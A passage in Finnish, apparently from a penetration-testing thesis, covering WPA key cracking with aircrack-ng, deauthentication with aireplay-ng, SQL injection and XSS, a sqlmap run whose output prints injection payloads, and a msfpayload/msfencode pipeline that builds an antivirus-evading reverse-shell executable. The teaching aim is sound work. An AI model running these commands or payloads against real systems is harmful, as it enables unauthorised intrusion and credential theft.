Kuviossa 34 on esitetty aircrack-ng komento purkaa EAPOL viesteissä kaapatun avaimen brute forcena käyttämällä hyväksi BackTrackista löytyvän John the Ripper salasananmurtamisohjelman salasanalistaa. Murtaminen on mahdollista tehdä myös ilman listaa, jolloin aircrack-ng kokeilee kaikkia mahdollisia variaatioita löytääkseen avaimen. Purkamiseen käytettävän koneen rauta ja salasanan pituus/monimutkaisuus vaikuttavat siihen kuinka nopeasti avain saadaan purettua. Hyvä salasana sisältää sekä isoja että pieniä kirjaimia, numeroita ja mahdollisesti myös erikoismerkkejä. WPA2:n tapauksessa salasanan minimi pituus on kahdeksan merkkiä. Esimerkkiä tehtäessä käytettiin hidasta konetta joten nopeus aircrack-ng:llä oli vaatimattomat 124 avainta sekunnissa, mutta koska salasana oli yleinen ja löytyi JTR:n listasta, tapahtui murtaminen alle sekunnissa.

```
root@bt:~# aircrack-ng handshake-04.cap -w
/pentest/passwords/john/password.lst


                                Aircrack-ng 1.1 r2076


                   [00:00:00] 16 keys tested (124.44 k/s)


                           KEY FOUND! [ 12345678 ]


      Master Key     : 4A 74 89 DC FE 57 D4 21 E7 04 98 7F C1 8E 0D EC
                       87 18 1C 1B 73 A5 DF 91 CE 19 85 C8 F9 A9 09 14

      Transient Key  : 9D 64 FF 45 12 5A 01 DC F4 8B 06 D7 2A 18 25 78
                       20 2F 3F A1 A0 23 A0 92 0A 1C F8 28 88 F6 E6 C3
                       03 A0 E6 74 5F 33 00 B7 2C 24 86 01 5B 10 0F C4
                       E0 C1 95 0F 33 A3 36 A4 CE 14 BB 8D A0 9F 78 B9

      EAPOL HMAC     : 97 FC E9 3B 81 9C 8A BE 88 10 56 E4 D5 C0 DB D3
```

KUVIO 34. WPA-avaimen murtaminen käyttämällä aircrack-ng:tä

Jotta pitkältä odotukselta vältytään, aireplay-ng:llä on mahdollista lähettää huijausviesti verkkoon liittyneelle laitteelle, joka käynnistää autentikoimisprosessin. Syntaksi komellolle on aireplay-ng -0 1 –a [MAC] –c [MAC] [rajapinta], missä -0 tarkoittaa huijausviestiä (deauthentication), 1 montako viestiä lähetään eli tässä tapauksessa 1, –a AP:n MAC ja –c asiakaslaitteen MAC. Esimerkiksi edellisessä esimerkissä olisi voitu käyttää komentoa aireplay-ng -0 1 –a 00:19:DB:06:A7:E3 -c 00:22:5F:C0:A4:AC mon1. Autentikaatioviestien kaappaaminen ilman deauthentication-paketteja on kuitenkin huomaamatonta, toisin kuin deauthentication-pakettien avulla.


7.3 Web-sovelluksiin ja -palvelimiin kohdistuvat hyökkäykset

7.3.1 OWASP TOP 10

Internetin kautta tavoitettavissa olevat Web-palvelimet ja niiden tarjoamat palvelut ovat luonnollinen kohde hyökkääjälle, ovathan ne kaikkien ulottuvilla. Kohteena voi olla haavoittuvuus joko web-palvelimessa käyttöliittymineen, web-sovellusessa tai oletus skripteissä/sovelluksissa/sivuissa (Moore ym. 2005, 192-193). OWASP eli Open Web Application Security Project on listan-


nut 10 tärkeintä haavoittuvuutta Web-sovelluksissa ja palvelimissa. OWASP TOP 10 taulukko on esitetty tämän raportin liitteessä 5.

Kuviossa 35 on kuvattu perinteinen sql-injektio esimerkki, jolla ohitetaan kirjautuminen. Web-sivun lomake ei tarkastele sen kenttiin syötettävää tietoa, jolloin sen kautta saadaan taustalla toimivalle MySQL-tietokannalle syötettyä komentoja lomakkeen kautta. Password kentän tyyppiä on muokattu Firefoxin Firebug lisäosalla "password" arvosta "text" arvoksi, jotta selain ei piilottaisi kirjoitettuja merkkejä. Sql injektio onnistuisi toki myös vaikka type kentän arvoksi olisikin jätetty "password". Lähetetty pyyntö palvelimelle ja palvelimen annettu vastaus on kaapattu Burp suite proxyn avulla.



KUVIO 35. Kirjautumisen ohittaminen SQL injektiolla

Kuviossa 36 on XSS hyökkäyksen periaatetta kuvaava esimerkki, jossa on saatu selain suorittamaan web-sivun kenttään syötetty skripti, joka on lähetetty tämän kautta palvelimelle. Kyseinen web-sivu palauttaa syötetyn komennon samalle sivulle palvelimen vastauksen mukana kohtaan Results for "syötetty komento", jolloin selain aukaistessaan sivun lukee ja suorittaa kyseisen skriptin.



KUVIO 36. Reflective XSS

7.3.2 Automatisoidut SQL hyökkäystyökalut

Sqlmap on automaattinen työkalu sql injektioiden toteuttamiseen. Suuri osa web-sovelluksista hyödyntää erilaisia tietokantoja säilöäkseen tietoa, ja siksi sql-injektio hyökkäykset ovat hyvin yleisiä. Sqlmap:n avulla sql-injektioiden testaaminen on huomattavasti nopeampaa ja helpompaa kuin manuaalisesti tehtävillä injektioilla. Sqlmap tunnistaa ja pystyy hyökkäämään kaikkiin yleiseimmin käytössä oleviin tietokantoihin mukaan lukien Microsoftin SQL Server ja MySQL.

Kuviossa 37 on suoritettu Sqlmap:lla testaus sivulla http://pentesttarget.com/index.php?page=userinfo.php olevaan kirjautumislo-makkeeseen. Kyseinen komento testaa password kenttää sillä se on merkitty tähtimerkillä (*). Tähtimerkin käyttäminen halutun kentän testaukseen ei ole pakollista. Optio --dbs pyrkii selvittämään sivun taustalla olevan tietokannan tyypin, version ja rakenteen.

```
 root@bt:/pentest/database/sqlmap# python ./sqlmap.py -u 'http://pentest-
target.com/index.php?page=user-info.php&username=admin&password=*te&user-info-php-
submit-button=Login' --dbs

    sqlmap/1.0-dev-25eca9d - automatic SQL injection and database takeover tool
    http://sqlmap.org
[!] legal disclaimer: usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Authors assume no liability and are not responsible
for any misuse or damage caused by this program
[*] starting at 12:35:25

custom injection mark ('*') found in '-u'. Do you want to process it? [Y/n/q] y

[12:35:31] [INFO] testing connection to the target url
[12:35:35] [INFO] heuristics detected web page charset 'ascii'
[12:35:35] [INFO] testing if the url is stable, wait a few seconds
[12:35:40] [INFO] url is stable
[12:35:40] [INFO] testing if URI parameter '#1*' is dynamic
[12:35:44] [WARNING] URI parameter '#1*' appears to be not dynamic
[12:35:49] [WARNING] reflective value(s) found and filtering out
[12:35:49] [INFO] heuristic test shows that URI parameter '#1*' might be injecta-
ble (possible DBMS: MySQL)
[12:35:49] [INFO] testing for SQL injection on URI parameter '#1*'
[12:35:49] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:36:42] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[12:36:59] [INFO] URI parameter '#1*' is 'MySQL >= 5.0 AND error-based - WHERE or
HAVING clause' injectable
[12:36:59] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[12:37:03] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
[12:37:07] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[12:37:07] [INFO] automatically extending ranges for UNION query injection tech-
nique tests as there is at least one other injection technique found
[12:38:34] [INFO] target url appears to be UNION injectable with 5 columns
[12:38:42] [INFO] URI parameter '#1*' is 'MySQL UNION query (NULL) - 1 to 20 col-
umns' injectable
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if
any)? [y/N] N
sqlmap identified the following injection points with a total of 42 HTTP(s) re-
quests:
---
Place: URI
Parameter: #1*
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: http://pentest-target.com:80/index.php?page=user-
info.php&username=admin&password=' AND (SELECT 5673 FROM(SELECT
COUNT(*),CONCAT(0x3a736a673a,(SELECT (CASE WHEN (5673=5673) THEN 1 ELSE 0
END)),0x3a616b783a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP
BY x)a) AND 'tJMR'='tJMRte&user-info-php-submit-button=Login

    Type: UNION query
    Title: MySQL UNION query (NULL) - 5 columns
    Payload: http://pentest-target.com:80/index.php?page=user-
info.php&username=admin&password=' LIMIT 1,1 UNION ALL SELECT NULL, NULL,
CONCAT(0x3a736a673a,0x4f576f4554506c695562,0x3a616b783a), NULL, NULL#te&user-info-
php-submit-button=Login
---

[12:38:48] [INFO] the back-end DBMS is MySQL
web server operating system: Windows Vista
web application technology: ASP.NET, PHP 5.3.16, Microsoft IIS 7.0
back-end DBMS: MySQL 5.0
[12:38:48] [INFO] fetching database names
available databases [4]:
[*] information_schema
[*] mysql
[*] nowasp
[*] test

[12:38:52] [INFO] fetched data logged to text files under
'/pentest/database/sqlmap/output/pentest-target.com'

[*] shutting down at 12:38:52
```

KUVIO 37. Sqlmap


7.4 Client Side Attack

7.4.1 Mikä on Client Side Attack

Client Side Attack on palvelimia vastaan tehtävien hyökkäyksien vastakohta. Palvelin tarjoaa palveluita, jotka ovat asiakaslaitteiden tavoitettavissa ja käytettävissä verkon yli. Palvelin juttelee asiakaslaitteiden kanssa ja hyökkääjä pystyy etsimään palvelimesta ja sen palveluista haavoittuvuuksia joita vastaan pystytään hyökkäämään. Asiakaslaitteenpäähän tehtävässä hyökkäyksessä, asiakaslaitteen käyttämä sovellus tai käyttöjärjestelmä on haavoittuva tietylle hyökkäykselle. Penetraatio tapahtuu asiakaslaitteen ollessa joko tekemisissä palvelimen tarjoaman palvelun tai jonkin muun prosessin kanssa, joka saa sovelluksen suorittamaan vihamielistä koodia. (Riden 2008.)

7.4.2 Social-Engineer Toolkit (SET)

Social-Engineer Toolkit eli SET on monipuolinen työkalu asiakaslaitepäästä tehtävien hyökkäysten toteuttamiseen, sekä nimensä mukaisesti myös erilaisten Social Engineering tyyppisten hyökkäysten toteuttamiseen. SET:n on luonut David Kennedy ja se on Metasploitin tavoin varmastikin yksiä käytetyimmistä BackTrackin sisältämistä työkaluista. Se myös toimii yhteen Metasploitin kanssa ja mahdollistaa näin esimerkiksi juuri löytyneen nollapäivä haavoittuvuuden käyttämisen osana vaikkapa Client-Side Web Exploitia, jossa hyökätään kohteen käyttämän web-selaimen haavoittuvuuksiin. SET:ssä on helppokäyttöinen ja selkeä käyttöliittymä, joka tarjoaa käyttäjälle suuren määrän vaihtoehtoja räätälöidä juuri kohdetta varten suunnitellun hyökkäyksen. (Kennedy ym. 2011, 135-161.) SET:n käyttöliittymä on esitetty kuviossa 38.



KUVIO 38. Social-Engineer Toolkit

7.4.2 Custom Malware

Myös Metasploit sisältää työkaluja oman haittaohjelman tekemiseen. Msfpayloadilla pystytään valitsemaan halutunlainen payload haittaohjelmalle. Tämä voi olla esimerkiksi meterpreter_reverse_tcp, joka aukaisee meterpreter-session testaajalle kohde koneeseen. Payload voidaan kasata haluttuun muotoon msfencode-ohjelmalla. Msfencoden avulla voidaan payloadin muotoa muuttaa erilaisten enkoodereiden avulla. Valittavana on useita enkoodereita, ja sama payload yleensä enkoodataan usemapaan kertaan käyttäen useaa eri enkooderia. Tämän avulla pyritään välttämään anti-virusohjelmia havaitsemasta että kyseessä on haittaohjelma. Msfencoden avulla pystytään myös haittaohjelma kasaamaan useaan erimuotoon, esimerkiksi Windows-koneiden käyttämään executable eli EXE muotoon. Haittaohjelma on mahdollista myös kätkeä oikean ohjelman sisään käyttäen msfencodea, eli valmistetaan niin kutsuttu troijalainen. Kuviossa 39 on esitetty msfpayloadin ja msfencode komentojen käyttö.

```
# Seuraava komento enkoodaa windows koneille tarkoitetun rever-
se_tcp shell payloadin useaan kertaan usealla eri enkooderilla ja
lopuksi kasaa siitä suoritettavan ohjelman nimeltä msfshell1.exe.
Msfencoden ohjeet saa esille –h optiolla.


msfpayload windows/shell/reverse_tcp LHOST=192.168.0.1 LPORT=31337 R |
msfencode -e x86/shikata_ga_nai -t raw -c 5 | msfencode -e
x86/alpha_upper -t raw -c 2 | msfencode -e x86/shikata_ga_nai -t raw -c 5
| msfencode -e x86/countdown -c 5 -t exe
/media/PENDRIVE/msf/msfshell1.exe
```


KUVIO 39. Msfpayload ja msfencode

Viitaten scriptjunkie.us sivuston tekemään artikkeliin *”Why Encoding Does not Matter and How Metasploit Generates EXE’s”,* näitä työkaluja käytettäessä on kuitenkin huomioitavaa, että useimmat anti-virus ohjelmat tunnistavat Metasploitin ja muiden samankaltaisten ohjelmien tekemät ohjelmat. Tämä siksi että anti-virus ohjelmia valmistajat seuraavat näiden työkalujen kehitystä, ja sitä kuinka ne kasaavat haittaohjelmansa. Asian voi todeta itse luomalla msfencodella tyhjän exe:n ilman payloadia ja tarkistamalla sen AV ohjelmalla.

Oikeat hyökkääjät siis ennemmin luovat täysin kustomoituja haittaohjelmia hyökkäystä tehdessään ohittaakseen mahdolliset kohteen suojatoimenpiteet kuten AV-ohjelmat. Useat AV-ohjelmat perustuvat signature-tietokantaan, johon suoritettavaa koodia verrataan. Kun uusi haittaohjelma löydetään, luodaan siitä signature ja lisätään tietokantaan. Siksi tosissaan olevat vihamieliset hyökkääjät eivät käytä yleisessä tiedossa olevia haittaohjelmia ja kasaus menetelmiä, vaan pyrkivät luomaan täysin kohdetta varten tehdyn haittaohjelman, jota AV-ohjelmat eivät huomaa. Kaikki asiakaslaitepään puolustuskeinot eivät kuitenkaan onneksi perustu tällaiseen ajettavan koodin vertailuun, vaan esimerkiksi Host-based Intrusion Prevention System eli HIPS tarkkailee laitteen liikennettä, ja pystyy näin havaitsemaan mahdollisen hyökkäyksen.

Penetraatiotestaaja pyrkii jäljittelemään oikeaa hyökkäystä. Siksi myös testaukseen voidaan käyttää kustomoituja haittaohjelmia. Kustomoinnilla viitataan haittaohjelmien tapauksessa myös siihen, että hyökkääjä on perehtynyt kohteeseen ja räätälöinyt haittaohjelmansa sellaiseksi, että kohde suorittaa sen epäilemättä mitään. (Faircloth, 2011.)


Hakkereiden käyttämiä shell- ja haittaohjelmakoodeja löytyy internetistä, etenkin aihetta käsitteleviltä keskustelu-foorumeilta. Yksi suosituimmista tällaisista foorumeista on Hack Forums, joka on esitelty kuviossa 40. Tämän tyylisillä foorumeilla Black Hat -hakkerit jakavat tietoa toisilleen, ja jotkut jopa tarjoavat rahaa tiettyihin kohteisiin murtautumisesta tai varastetusta tiedosta. Kyseessä on siis rikollisten kokoontumispaikka.



KUVIO 40. Hack Forums


Koska penetraatiotestaaja pyrkii ymmärtämään vihamielisten hyökkääjien toimintatapoja, tarjoavat nämä foorumit paljon arvokasta tietoa. Tästä tiedosta voidaan ottaa opiksi, ja esimerkiksi tietoturvayhtiö Imperva on käynyt läpi Hack Forums keskustelut ja koostanut niistä raportin, jossa esitellään esimerkiksi tämän hetken kuumimmat puheenaiheet foorumilla ja kuinka eri puheenaiheiden kiinnostavuus on muuttunut viime vuosien aikana.

Tämän hetken kiinnostavimmat hyökkäykset raportin mukaan ovat palvelunestohyökkäykset ja sql-injektiot. Shell koodeja koskevia keskusteluja on 12%. Suosituimmat alaosiot forumilla koskivat hakkeroinnin aloittamista, hyökkäystyökaluja sekä Web-sivustojen ja foorumeiden hakkerointia. (Impervan 2011.) Kuviossa 41 on esitelty impervan raportin löydyksiä graafisessa muodossa.



KUVIO 41. Impervan Hack Forums sivustoa käsittelevän tutkimuksen tuloksia (Imperva 2011)

Kuviossa 42 on esitelty esimerkki Hack Forums:n viestiketjusta, jossa neuvotaan lähdekoodin kera, kuinka kasataan haittaohjelma jolla kohde kone pystytään ottamaan hallintaan. Kokeilin kyseistä ohjetta labraverkossa ja luotu ohjelma latasi payloadin halutulta web-palvelimelta ja suoritti sen. Koska payload ladataan verkon yli, eikä ohjelma itsessään sisällä varsinaisesti vihamielistä koodia, saattaa AV-ohjelmalla olla vaikeuksia havaita kyseinen ohjelma haitalliseksi.




KUVIO 42. Esimerkki Hack Forums viestiketjusta

7.5 Sanakirjahyökkäys

THC-Hydra on ohjelma jolla pystytään murtamaan käyttäjätunnuksia ja salasanoja verkon yli. Hydra tukee lukuisia eri protokollia kuten esimerkiksi HTTP,

POP3, IMAP ja SMTP. Hydralle annetaan lista kokeiltavista käyttäjänimistä ja salasanoista. Kyseessä on siis niin kutsuttu sanakirjahyökkäys eli dictionary attack. Hydrasta löytyy sekä komentopohjainen, että graafisella käyttöliittymällä varustettu versio. Tällä hetkellä uusin versio on 7.3, joka löytyy valmiiksi asennettuna BackTrack 5 R3:sta. Kuviossa 43 on esitetty hydran graafinen käyttöliittymä eli hydra-gtk.




KUVIO 43. Hydra-gtk

8 JÄLKIHYÖKKÄYSEN TOTEUTTAMINEN

8.1 Meterpreter ja post-moduulit

